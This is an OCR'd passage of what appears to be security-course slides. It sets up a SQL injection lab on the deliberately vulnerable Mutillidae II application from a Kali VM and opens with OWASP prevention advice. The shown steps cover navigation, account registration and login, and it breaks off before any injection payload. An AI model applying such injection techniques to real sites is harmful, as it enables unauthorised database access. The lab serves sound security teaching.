2. If a parameterized API is not available, you should carefully escape special characters using the specific escape syntax for that interpreter. OWASP's ESAPI provides many of these escaping routines.
3. Positive or "white list" input validation is also recommended, but is not a complete defense as many applications require special characters in their input. If special characters are required, only approaches 1. and 2. above will make their use safe. OWASP's ESAPI has an extensible library of white list input validation routines.

https://www.owasp.org/index.php/Top_10_2013-A1-Injection

SQL Injection Example Reference and Credit

https://www.youtube.com/watch?v=RtN8tlR7q-M

Excellent tutorial on SQL Injection using Mutillidae

SQL Injection

Example Overview:

For this example we will use Mutillidae II on the EH-OWASP VM to show how SQL commands can be injected into a web application. The web application does not check and sanitize the input so anything added will get executed as a SQL query.

The attacker will browse from EH-Kali to the web server on the EH-OWASP VM.

The EH-Kali browser does not use the Burp Suite proxy in this example so the proxy configuration in the last example can be undone ("Pancakes" icon > Preferences > Advanced > Network > Settings... > Select "No proxy").

SQL Injection

Example Overview:

For this example we will use Mutillidae II on the EH-OWASP VM to show how SQL commands can be injected into a web application. The web application does not check and sanitize the input so anything added will get executed as a SQL query.

The attacker will browse from EH-Kali to the web server on the EH-OWASP VM.

OWASP Mutillidae II

[EH-Kali] **http://10.76.xx.101**

owaspbwa OWASP Broken Web Applications - Mozilla Firefox

owaspbwa OWASP B... | webpwnized - YouTube

172.30.10.175

Most Visited | Offensive Security | Kali Linux | Kali Docs | Kali Tools | Exploit-DB | Aircrack-ng

owaspbwa

OWASP Broken Web Applications Project

Version 1.2

This is the VM for the Open Web Application Security Project (OWASP) Broken Web Applications project. It contains many, very vulnerable web applications, which are listed below. More information about this project can be found in the project User Guide and Home Page.

For details about the known vulnerabilities in these applications, see https://sourceforge.net/p/owaspbwa/tickets/?limit=999&sort=_severity+asc.

!!! This VM has many serious security issues. We strongly recommend that you run it only on the "host only" or "NAT" network in the virtual machine settings !!!


TRAINING APPLICATIONS

OWASP WebGoat	OWASP WebGoat.NET
OWASP ESAPI Java SwingSet Interactive	OWASP Mutillidae II
OWASP RailsGoat	OWASP Bricks
OWASP Security Shepherd	Ghost
Magical Code Injection Rainbow	bWAPP
Damn Vulnerable Web Application	

Disable web proxy if configured

On your Kali VM, browse to your OWASP VM and head to Mutillidae II


OWASP Mutillidae II



Select OWASP 2013 on the left panel


OWASP Mutillidae II

OWASP 2013 > A1 Injection (SQL) > SQLi - Extract Data > User Info (SQL)




Keep selecting till you get to User Info (SQL)

OWASP Mutillidae II




Click the link to register a new account for yourself

OWASP Mutillidae II



Add username, password of your choice and any text for the signature

OWASP Mutillidae II




Account has been created

OWASP Mutillidae II


Now that we have created a new user, lets start over and login

OWASP Mutillidae II



